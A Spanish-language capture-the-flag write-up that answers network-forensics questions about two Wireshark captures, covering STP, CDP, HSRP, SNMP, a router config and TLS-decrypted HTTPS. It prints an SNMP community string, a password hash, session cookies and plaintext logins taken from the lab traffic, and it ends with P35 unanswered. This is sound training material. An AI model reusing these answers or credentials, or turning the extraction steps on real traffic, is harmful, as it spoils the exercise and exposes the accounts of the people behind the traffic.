Se filtraron los paquetes DNS en los que se solicitó el nombre de dominio blog.webernetz.net. En el panel de detalles se visualizó la sección Authoritative nameservers, donde se identificaron dos servidores DNS autoritativos (registros NS): ns1.hans.hosteurope.de y ns2.hans.hosteurope.de.

```

▼ Queries
  ▼ blog.webernetz.net: type A, class IN
    Name: blog.webernetz.net
    [Name Length: 18]
    [Label Count: 3]
    Type: A (1) (Host Address)
    Class: IN (0x0001)
  ▶ Answers
  ▼ Authoritative nameservers
    ▶ webernetz.net: type NS, class IN, ns ns2.hans.hosteurope.de
    ▼ webernetz.net: type NS, class IN, ns ns1.hans.hosteurope.de
      Name: webernetz.net
      Type: NS (2) (authoritative Name Server)
      Class: IN (0x0001)
      Time to live: 104566 (1 day, 5 hours, 2 minutes, 46 seconds)
      Data length: 6
      Name Server: ns1.hans.hosteurope.de
    [Request In: 242]
    [Time: 1.263000 milliseconds]

```

P20: What is the number of the first VLAN to have a topology change occur?

R: 20

Se filtraron los paquetes que utilizan STP (Spanning Tree Protocol), el cual se encarga de evitar bucles en la red mediante el uso de BPDU (Bridge Protocol Data Units). En el frame 42 se identificó el primer BPDU en el que el campo Topology Change dentro de BPDU Flags tiene el valor 1 (Yes), indicando un cambio de topología en ese punto de la captura. Posteriormente, se identificó la VLAN asociada en el campo Originating VLAN, con valor 20.

Source	Destination	Protocol	Length	Info
Cisco_ae:31:99	PVST+	STP	68	RST. Root = 24576/121/00:0a:8a:a1:5a:80 Cost = 0 Port = 0x8042
Cisco_a1:5a:9a	PVST+	STP	68	RST. Root = 24576/80/00:21:1b:ae:31:80 Cost = 0 Port = 0x8042
Cisco_ae:31:99	PVST+	STP	68	RST. TC + Root = 24576/20/00:21:1b:ae:31:80 Cost = 4 Port = 0x8042
Cisco_a1:5a:9a	PVST+	STP	68	RST. TC + Root = 24576/10/00:21:1b:ae:31:80 Cost = 4 Port = 0x8042
Cisco_a1:5a:9a	PVST+	STP	68	RST. TC + Root = 24576/30/00:21:1b:ae:31:80 Cost = 4 Port = 0x8042

```

▼ BPDU flags: 0x79, Agreement, Forwarding, Learning, Port Role: Root, Topology Change
  0... .. = Topology Change Acknowledgment: No
  .1.. .. = Agreement: Yes
  ..1. .. = Forwarding: Yes
  ...1 .. = Learning: Yes
  .... 10.. = Port Role: Root (2)
  .... ..0. = Proposal: No
  .... ...1 = Topology Change: Yes
▶ Root Identifier: 24576 / 20 / 00:21:1b:ae:31:80
  Root Path Cost: 4
▶ Bridge Identifier: 32768 / 20 / 00:0a:8a:a1:5a:80
  Port identifier: 0x8042
  Message Age: 0
  Max Age: 20
  Hello Time: 2
  Forward Delay: 15
  Version 1 Length: 0
▼ Originating VLAN (PVID): 20
  Type: Originating VLAN (0x0000)

```

P21: What is the port for CDP for CCNP-LAB-S2?

R: GigabitEthernet0/2

Se filtraron los paquetes CDP y se observó que el puerto asociado al dispositivo CCNP-LAB-S2 corresponde a GigabitEthernet0/2.

	Source	Src Port	Destination	Dst. Port	Protocol	Length	Info
.982961Z	Cisco_ae:15a:9a		CDP/VTP/DTP/PAgP/UDLD		CDP	498	Device ID: CCNP-LAB-S2.webernetz.net Port ID: GigabitEthernet0/2
.642308Z	Cisco_ae:31:99		CDP/VTP/DTP/PAgP/UDLD		CDP	541	Device ID: CCNP-LAB-S1.webernetz.net Port ID: GigabitEthernet0/1
.992773Z	Cisco_ae:15a:9a		CDP/VTP/DTP/PAgP/UDLD		CDP	498	Device ID: CCNP-LAB-S2.webernetz.net Port ID: GigabitEthernet0/2
.646510Z	Cisco_ae:31:99		CDP/VTP/DTP/PAgP/UDLD		CDP	541	Device ID: CCNP-LAB-S1.webernetz.net Port ID: GigabitEthernet0/1
.006102Z	Cisco_ae:15a:9a		CDP/VTP/DTP/PAgP/UDLD		CDP	498	Device ID: CCNP-LAB-S2.webernetz.net Port ID: GigabitEthernet0/2
.650704Z	Cisco_ae:31:99		CDP/VTP/DTP/PAgP/UDLD		CDP	541	Device ID: CCNP-LAB-S1.webernetz.net Port ID: GigabitEthernet0/1
.015675Z	Cisco_ae:15a:9a		CDP/VTP/DTP/PAgP/UDLD		CDP	498	Device ID: CCNP-LAB-S2.webernetz.net Port ID: GigabitEthernet0/2
.655016Z	Cisco_ae:31:99		CDP/VTP/DTP/PAgP/UDLD		CDP	541	Device ID: CCNP-LAB-S1.webernetz.net Port ID: GigabitEthernet0/1
.027245Z	Cisco_ae:15a:9a		CDP/VTP/DTP/PAgP/UDLD		CDP	498	Device ID: CCNP-LAB-S2.webernetz.net Port ID: GigabitEthernet0/2
.682346Z	Cisco_ae:31:99		CDP/VTP/DTP/PAgP/UDLD		CDP	541	Device ID: CCNP-LAB-S1.webernetz.net Port ID: GigabitEthernet0/1
.043185Z	Cisco_ae:15a:9a		CDP/VTP/DTP/PAgP/UDLD		CDP	498	Device ID: CCNP-LAB-S2.webernetz.net Port ID: GigabitEthernet0/2
.680281Z	Cisco_ae:31:99		CDP/VTP/DTP/PAgP/UDLD		CDP	541	Device ID: CCNP-LAB-S1.webernetz.net Port ID: GigabitEthernet0/1

P22: What is the MAC address for the root bridge for VLAN 60?

R: 00:21:1b:ae:31:80

Nuevamente, se filtraron los paquetes STP (Spanning Tree Protocol) y, a partir del campo Root Identifier, se identificó la dirección MAC 00:21:1b:ae:31:80 correspondiente al Root Bridge de la VLAN 60.

```

  Root Identifier: 24576 / 60 / 00:21:1b:ae:31:80
    Root Bridge Priority: 24576
    Root Bridge System ID Extension: 60
    Root Bridge System ID: Cisco_ae:31:80 (00:21:1b:ae:31:80)
    Root Path Cost: 0
  Bridge Identifier: 24576 / 60 / 00:21:1b:ae:31:80
    Bridge Priority: 24576
    Bridge System ID Extension: 60
    Bridge System ID: Cisco_ae:31:80 (00:21:1b:ae:31:80)
    Port identifier: 0x8048
    Message Age: 0
    Max Age: 20
    Hello Time: 2
    Forward Delay: 15
    Version 1 Length: 0
  Originating VLAN (PVID): 60
    Type: Originating VLAN (0x0000)
    Length: 2
    Originating VLAN: 60
```

P23: What is the IOS version running on CCNP-LAB-S2?

R: 12.1(22)EA14

Se inspeccionó el panel de detalles de los paquetes CDP del dispositivo con Device ID CCNP-LAB-S2. Se determinó que la versión de IOS en ejecución es 12.1(22)EA14, según lo indicado en el campo Software Version.

```
Software Version
Type: Software version (0x0005)
Length: 276
Software version: Cisco Internetwork Operating System Software
Software version: IOS (tm) C2950 Software (C2950-I6K2L2Q4-M), Version 12.1(22)EA14, RE
Software version: Technical Support: http://www.cisco.com/techsupport
Software version: Copyright (c) 1986-2010 by cisco Systems, Inc.
Software version: Compiled Tue 26-Oct-10 10:35 by nburra
```

P24: What is the virtual IP address used for HSRP group 121?

R: 192.168.121.1

Se verificó la comunicación del grupo HSRP 121 entre las direcciones IP 192.168.121.253 y 224.0.0.102. Al examinar el panel de detalles de los paquetes HSRP de esta comunicación, el campo “Virtual IP Address” reveló que la dirección IP virtual es 192.168.121.1.

No.	Time	Source	Src Port	Destination	Dst. Port	Protocol	Length	Info
22	2017-03-03 10:57:13.258106Z	192.168.121.253	1985	224.0.0.102	1985	HSRPv2	118	Hello (state Standby)
58	2017-03-03 19:57:16.202056Z	192.168.121.253	1985	224.0.0.102	1985	HSRPv2	118	Hello (state Standby)
94	2017-03-03 19:57:18.922103Z	192.168.121.253	1985	224.0.0.102	1985	HSRPv2	118	Hello (state Standby)
124	2017-03-03 19:57:21.498145Z	192.168.121.253	1985	224.0.0.102	1985	HSRPv2	118	Hello (state Standby)
153	2017-03-03 19:57:24.186297Z	192.168.121.253	1985	224.0.0.102	1985	HSRPv2	118	Hello (state Standby)
195	2017-03-03 19:57:27.066244Z	192.168.121.253	1985	224.0.0.102	1985	HSRPv2	118	Hello (state Standby)
219	2017-03-03 19:57:29.786416Z	192.168.121.253	1985	224.0.0.102	1985	HSRPv2	118	Hello (state Standby)
226	2017-03-03 19:57:30.282265Z	192.168.121.253	1985	224.0.0.102	1985	HSRPv2	64	Interface State TLV (Act=0 Pass=2)
315	2017-03-03 19:57:32.510350Z	192.168.121.253	1985	224.0.0.102	1985	HSRPv2	118	Hello (state Standby)
339	2017-03-03 19:57:35.182515Z	192.168.121.253	1985	224.0.0.102	1985	HSRPv2	118	Hello (state Standby)
363	2017-03-03 19:57:37.870547Z	192.168.121.253	1985	224.0.0.102	1985	HSRPv2	118	Hello (state Standby)
390	2017-03-03 19:57:40.294550Z	192.168.121.253	1985	224.0.0.102	1985	HSRPv2	118	Hello (state Standby)
412	2017-03-03 19:57:42.870701Z	192.168.121.253	1985	224.0.0.102	1985	HSRPv2	118	Hello (state Standby)
430	2017-03-03 19:57:44.728994Z	192.168.121.253	1985	224.0.0.102	1985	HSRPv2	64	Interface State TLV (Act=0 Pass=0)
2763	2017-03-03 20:01:40.582619Z	192.168.121.253	1985	224.0.0.102	1985	HSRPv2	64	Interface State TLV (Act=0 Pass=1)
2858	2017-03-03 20:01:51.558458Z	192.168.121.253	1985	224.0.0.102	1985	HSRPv2	118	Hello (state Speak)
2884	2017-03-03 20:01:54.166488Z	192.168.121.253	1985	224.0.0.102	1985	HSRPv2	118	Hello (state Speak)
2916	2017-03-03 20:01:57.106436Z	192.168.121.253	1985	224.0.0.102	1985	HSRPv2	118	Hello (state Speak)
2943	2017-03-03 20:02:00.034638Z	192.168.121.253	1985	224.0.0.102	1985	HSRPv2	118	Hello (state Speak)

```
▼ Cisco Hot Standby Router Protocol
  ▼ Group State TLV: Type=1 Len=40
    Version: 2
    Op Code: Hello (0)
    State: Standby (5)
    IP Ver.: IPv4 (4)
    Group: 121
    Identifier: Cisco_a1:2b:99 (00:1a:6c:a1:2b:99)
    Priority: 100
    Hellotime: Default (3000)
    Holdtime: Default (10000)
    Virtual IP Address: 192.168.121.1
```

P25: How many router solicitations were sent?

R: 3

Se filtraron los paquetes que utilizaron el protocolo ICMPv6 de tipo 133 (Router Solicitation) mediante el filtro “icmpv6.type == 133”, identificándose 3 solicitudes de router.

icmpv6.type == 133									
No.	Time	Source	Src Port	Destination	Dst. Port	Protocol	Length	Info	
1187	2017-03-03 19:59:05.886844Z	fe80::221:70ff:fee9:bb47		ff02::2		ICMPv6	66	Router Solicitation	
1220	2017-03-03 19:59:09.675855Z	fe80::221:70ff:fee9:bb47		ff02::2		ICMPv6	66	Router Solicitation	
1267	2017-03-03 19:59:13.672799Z	fe80::221:70ff:fee9:bb47		ff02::2		ICMPv6	66	Router Solicitation	

P26: What is the management address of CCNP-LAB-S2?

R: 192.168.121.20

La dirección IP de administración de CCNP-LAB-S2, identificada en el panel de detalles del protocolo CDP, es 192.168.121.20.

```
▼ Management Addresses
  Type: Management Address (0x0016)
  Length: 17
  Number of addresses: 1
  ▼ IP address: 192.168.121.20
    Protocol type: NLPID (0x01)
    Protocol length: 1
    Protocol: IP
    Address length: 4
    IP Address: 192.168.121.20
```

P27: What is the interface being reported on in the first SNMP query?

R: Fa0/1

Se filtraron los paquetes SNMP y, al analizar la respuesta a la primera solicitud, se identificó la interfaz Fa0/1 sobre la que se informa en la primera consulta SNMP.

```
▼ Simple Network Management Protocol
  version: v2c (1)
  community: n5rAD1ig314IqfioYBWw
  ▼ data: get-response (2)
    ▼ get-response
      request-id: 1980085750
      error-status: noError (0)
      error-index: 0
      ▼ variable-bindings: 4 items
        ▶ 1.3.6.1.2.1.31.1.1.1.1.2: "Fa0/1"
        ▶ 1.3.6.1.2.1.31.1.1.1.6.2: 3674543850
        ▶ 1.3.6.1.2.1.31.1.1.1.1.2: "Fa0/1"
        ▶ 1.3.6.1.2.1.31.1.1.1.10.2: 3684015371
      [Response To: 19811]
```

P28: When was the NVRAM config last updated?

R: 2017-03-03 21:02

Se realizó una búsqueda en Wireshark filtrando los paquetes que contenían la cadena de texto “NVRAM”. Como resultado, se obtuvieron los frames 3770 y 3778, ambos correspondientes al protocolo UDP.

Aplicar un filtro de visualización ... <Ctrl-/>									
Bytes de paquete		Cadena		NVRAM					
Options: Reducido & ampliado Mayúsculas y minúsculas Backwards Multiple occurrences									
No.	Time	Source	Src Port	Destination	Dst. Port	Protocol	Length	Info	
3764	2017-03-03 20:02:38.6846422	Cisco_01:5a:9a		PVST+		STP	64	RST: Root = 32768/2/00:0a:8a:a1:5a	
3765	2017-03-03 20:02:38.6866452	Cisco_01:5a:9a		PVST+		STP	68	RST: Root = 32768/3/00:0a:8a:a1:5a	
3766	2017-03-03 20:02:38.7499022	192.168.121.2	54445	192.168.110.10	69	TFTP	88	Write Request, File: CCNP-LAB-R2-M	
3767	2017-03-03 20:02:38.7680322	192.168.110.10	1556	192.168.121.2	54445	TFTP	64	Acknowledgement, Block: 0	
3768	2017-03-03 20:02:38.7701642	2003:51:6012:121::2	22	2003:51:6012:110::b15:22	60892	SSHv2	130	Server: Encrypted packet (len=52)	
3769	2017-03-03 20:02:38.7706562	2003:51:6012:110::b15:22	60892	2003:51:6012:121::2	22	TCP	78	60892 → 22 [ACK] Seq=7154 Ack=14708	
3770	2017-03-03 20:02:38.7714052	192.168.121.2	54445	192.168.110.10	1556	UDP	562	54445 → 1556 Len=516	
3771	2017-03-03 20:02:38.7719062	192.168.110.10	1556	192.168.121.2	54445	TFTP	64	Acknowledgement, Block: 1	
3772	2017-03-03 20:02:38.7739072	192.168.121.2	54445	192.168.110.10	1556	UDP	562	54445 → 1556 Len=516	
3773	2017-03-03 20:02:38.7744082	192.168.110.10	1556	192.168.121.2	54445	TFTP	64	Acknowledgement, Block: 2	
3774	2017-03-03 20:02:38.7759062	192.168.121.2	54445	192.168.110.10	1556	UDP	562	54445 → 1556 Len=516	
3775	2017-03-03 20:02:38.7761632	192.168.110.10	1556	192.168.121.2	54445	TFTP	64	Acknowledgement, Block: 3	
3776	2017-03-03 20:02:38.7779092	192.168.121.2	54445	192.168.110.10	1556	UDP	562	54445 → 1556 Len=516	
3777	2017-03-03 20:02:38.7781672	192.168.110.10	1556	192.168.121.2	54445	TFTP	64	Acknowledgement, Block: 4	
3778	2017-03-03 20:02:38.7796572	192.168.121.2	54445	192.168.110.10	1556	UDP	562	54445 → 1556 Len=516	
3779	2017-03-03 20:02:38.7799102	192.168.110.10	1556	192.168.121.2	54445	TFTP	64	Acknowledgement, Block: 5	
3780	2017-03-03 20:02:38.7819072	192.168.121.2	54445	192.168.110.10	1556	UDP	562	54445 → 1556 Len=516	

Se realizó el seguimiento del flujo UDP del frame 3778, donde se identificó la configuración startup-config. En esta información se muestra que la última vez que se actualizó la NVRAM fue el 3 de marzo de 2017 a las 21:02 horas.

```
Wireshark · Seguir secuencia UDP (udp.stream eq 54) · network.pcapng

!
! Last configuration change at 20:55:45 UTC Fri Mar 3 2017 by weberjoh
! NVRAM config last updated at 21:02:36 UTC Fri Mar 3 2017 by weberjoh
! NVRAM config last updated at 21:02:36 UTC Fri Mar 3 2017 by weberjoh
version 15.1
service timestamps debug datetime msec
service timestamps log datetime msec
service password-encryption
!
hostname CCNP-LAB-R2
!
boot-start-marker
boot-end-marker
!
enable secret 5 $1$Z.9j$Nvobsx9NvJzqtRLQqR.9b0
!
aaa new-model
!
aaa group server radius foobar
server name blubb
!
!
!
aaa authentication login default group radius local-case
aaa authentication login johndoe group foobar local-case none
!
!
!
!
aaa session-id common
!
clock timezone UTC 1 0
clock summer-time UTC recurring last Sun Mar 2:00 last Sun Oct 3:00
```

P29: What is the IPv6 of the RADIUS server?

R: 2001:DB8::1812

En la configuración startup-config almacenada en la NVRAM se identificó la dirección IPv6 del servidor RADIUS 2001:DB8::1812.

```
Wireshark · Seguir secuencia UDP (udp.stream eq 54) · network.pcapng


!
radius server blubb
address ipv6 2001:DB8::1812 auth-port 1812 acct-port 1813
!
!
!
ipv6 access-list vty-access
permit ipv6 2003:51:6012::/48 any log
deny ipv6 any any log
!
```

File: https.pcapng


P30: What has been added to web interaction with web01.fruitinc.xyz?

R: y2*Lg4cHe@Ps

Se agregó el archivo de claves TLS (secret_sauce.txt) en:
Edit → Preferences → Protocols → TLS → (Pre)-Master-Secret log filename
para permitir el descifrado del tráfico HTTPS en Wireshark.




Se aplicó el filtro 'http contains "fruitinc.xyz"' y se realizó el seguimiento del flujo HTTP. Al analizar la respuesta del servidor, se determinó que el valor añadido fue el flag: y2*Lg4cHe@Ps.



P31: What is the name of the photo that is viewed in slack?

R: get_a_new_phone_today__720.jpg

Para identificar el nombre de la fotografía visualizada en Slack, primero se agregó el archivo de claves TLS en Wireshark para permitir el descifrado del tráfico HTTPS. Posteriormente, se aplicó el filtro http contains "slack" y se realizó el seguimiento del flujo HTTP (Follow HTTP Stream). Durante el análisis se observó una solicitud GET dirigida al servidor files.slack.com, específicamente hacia la ruta /files-tmb/TTL7QH DUJ-F011PDVK8TD-115062e5c0/get_a_new_phone_today__720.jpg, la cual recibió como respuesta un mensaje HTTP/1.1 200 OK, confirmando que la imagen fue cargada correctamente.



```
Wireshark - Seguir secuencia HTTP (tcp.stream eq 53) - https.pcapng

GET /files-tmb/TTL7QH DUJ-F011PDVK8TD-115062e5c0/get_a_new_phone_today__720.jpg HTTP/1.1
Host: files.slack.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:76.0) Gecko/20100101 Firefox/76.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: b=.9lmcvj9h0pwwksrwoopvfs2no; x=9lmcvj9h0pwwksrwoopvfs2no.1587148414; d=aYHLfpRRIdIGmbVSXd414fYi17oTW0kgj
QIhLCnRVinnHnBo0fZd01topMbyUaYNj0MRqyF9BS4ZxLDUZ92xXXw5GclrJbFFPv3BIYD1ErvB2NQ7MayhMGSj6h1G1pVerS9BgZ4h12fiwoFuAh
03w4fVngGL2LZ2jcaZ7FQC4%2FznzjaT09A6KP0y9; d-s=1587148431; lc=1587148431

HTTP/1.1 200 OK
Content-Type: image/jpeg
Content-Length: 90436
Connection: keep-alive
accept-ranges: bytes
cache-control: max-age=31536000, public
etag: "73063318f4e95dd50f538cd5256e5c9b"
x-backend: supra-prod-iad-7f88cd8fd5-4nknc
x-content-type-options: nosniff
x-robots-tag: noindex
x-slack-meta: S3TA
date: Fri, 17 Apr 2020 18:33:56 GMT
X-Cache: Miss from cloudfront
Via: 1.1 a5904c7e5824a04d6bf201cd6310ac2a.cloudfront.net (CloudFront)
X-Amz-Cf-Pop: JFK51-C1
X-Amz-Cf-Id: -5Jya_BnHQXA3wEJzZxPJT4znebe3AMrEc4342yPxssXsBxQge9CMA==
```

P32: What is the username and password to login to 192.168.2.1?

R: admin:Ac5R4D9iyqD5bSh

Se filtraron los paquetes HTTP/2 y se identificaron solicitudes que contenían datos del formulario de autenticación. Durante el análisis del frame 937 se observó una petición HTTP/2 con método POST hacia el servidor https://fw01.fruitinc.xyz.

No.	Time	Source	Src Port	Destination	Dst Port	Protocol	Length	Info
525	2020-04-17 18:32:15.8351001	13.225.221.64	443	192.168.2.244	36856	HTTP2/XML	184	DATA[15]
783	2020-04-17 18:32:30.5805700	172.217.9.228	443	192.168.2.244	43962	HTTP2	193	DATA[15]
786	2020-04-17 18:32:30.5848620	172.217.9.228	443	192.168.2.244	43962	HTTP2	98	DATA[15]
6680	2020-04-17 18:33:56.6532875	13.225.221.60	443	192.168.2.244	51370	HTTP2	184	DATA[15] (JPEG JFIF image)
937	2020-04-17 18:32:52.3984228	192.168.2.244	36054	192.168.2.1	443	HTTP2	297	DATA[15] (application/x-www-form-
787	2020-04-17 18:32:30.5848676	172.217.9.228	443	192.168.2.244	43962	HTTP2	97	DATA[15] (text/javascript)
11831	2020-04-17 18:33:59.0573997	192.168.2.244	57326	3.228.110.234	443	HTTP2/JSON	273	DATA[15], JSON (application/json)

Al inspeccionar el cuerpo de la solicitud (form-urlencoded), se encontraron los parámetros de autenticación, donde se identificaron las credenciales utilizadas para el inicio de sesión:

- Username: admin
- Password: Ac5R4D9iyqD5bSh

```

:method: POST
:path: /
:authority: fw01.fruitinc.xyz
:scheme: https
user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:76.0) Gecko/20100101 Firefox/76.0
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
accept-language: en-US,en;q=0.5
accept-encoding: gzip, deflate, br
content-type: application/x-www-form-urlencoded
content-length: 193
origin: https://fw01.fruitinc.xyz
referer: https://fw01.fruitinc.xyz/
cookie: PHPSESSID=f30667722a2a20f0019bfad3a16c24d9
upgrade-insecure-requests: 1
te: trailers

.....__csrf_magic=sid%3Aa68a97d4f80a4ff8f25235ed57574d2979224f5a%2C1587148353%3Bip%3A0f813abe32d96228b630d
34339938d54ca4d8077%2C1587148353&usernamefld=admin&passwordfld=Ac5R4D9iyqD5bSh&login=Sign+In
.....:status: 302
server: nginx
date: Fri, 17 Apr 2020 18:32:52 GMT
content-type: text/html; charset=UTF-8
x-frame-options: SAMEORIGIN
last-modified: Fri, 17 Apr 2020 18:32:52 GMT
expires: Thu, 19 Nov 1981 08:52:00 GMT
cache-control: no-store, no-cache, must-revalidate
pragma: no-cache
set-cookie: PHPSESSID=fbdb20a4c67f1fe7f970471d270e56e0; path=/; secure; HttpOnly
location: /
strict-transport-security: max-age=31536000
x-content-type-options: nosniff
  
```

P33: What is the certStatus for the certificate with a serial number of 07752cebe5222fcf5c7d2038984c5198?

R: good

Se filtraron los paquetes OCSP asociados al certificado identificado por la cadena 07752cebe5222fcf5c7d2038984c5198. En el frame 160, dentro del análisis OCSP en Wireshark, se observó el campo certStatus con el valor good (0), indicando que el certificado es válido y no se encuentra revocado.

```
▼ Online Certificate Status Protocol
  responseStatus: successful (0)
  ▼ responseBytes
    ResponseType Id: 1.3.6.1.5.5.7.48.1.1 (id-pkix-ocsp-basic)
    ▼ BasicOCSPResponse
      ▼ tbsResponseData
        responderID: byKey (2)
        producedAt: Apr 17, 2020 11:03:50.000000000 Hora est. Pacífico, Sudamérica
        ▼ responses: 1 item
          ▼ SingleResponse
            ▼ certID
              ▼ hashAlgorithm (SHA-1)
                Algorithm Id: 1.3.14.3.2.26 (SHA-1)
                issuerNameHash: 105fa67a80089db5279f35ce830b43889ea3c70d
                issuerKeyHash: 0f80611c823161d52f28e78d4638b42ce1c6d9e2
                serialNumber: 0x07752cebe5222fcf5c7d2038984c5198
            ► certStatus: good (0)
            thisUpdate: Apr 17, 2020 11:03:50.000000000 Hora est. Pacífico, Sudamé
```

P34: What is the email of someone who needs to change their password?

R: Jim.Tomato@fruitinc.xyz


Se filtraron los paquetes HTTP/2 que contenían la cadena de texto password. Durante el análisis en el frame 4758 se identificó una solicitud HTTP POST correspondiente a un formulario de inicio de sesión. En el cuerpo de la petición (form-urlencoded) se visualizaron las credenciales del usuario, incluyendo el correo Jim.Tomato@fruitinc.xyz.

```
▼ Form item: "redir" = ""
  Key: redir
  Value:
▼ Form item: "has_remember" = "1"
  Key: has_remember
  Value: 1
▼ Form item: "crumb" = "s-1587148414-81f09401d35581071aeadc2fcb7386525177adc89cb6f0
  Key: crumb
  Value: s-1587148414-81f09401d35581071aeadc2fcb7386525177adc89cb6f09245cdf399fc
▼ Form item: "email" = "Jim.Tomato@fruitinc.xyz"
  Key: email
  Value: Jim.Tomato@fruitinc.xyz
▼ Form item: "password" = "v^DDLm98GbM#"
  Key: password
  Value: v^DDLm98GbM#
▼ Form item: "remember" = "on"
  Key: remember
  Value: on
```

P35: A service is assigned to an interface. What is the interface, and what is the service?

R:

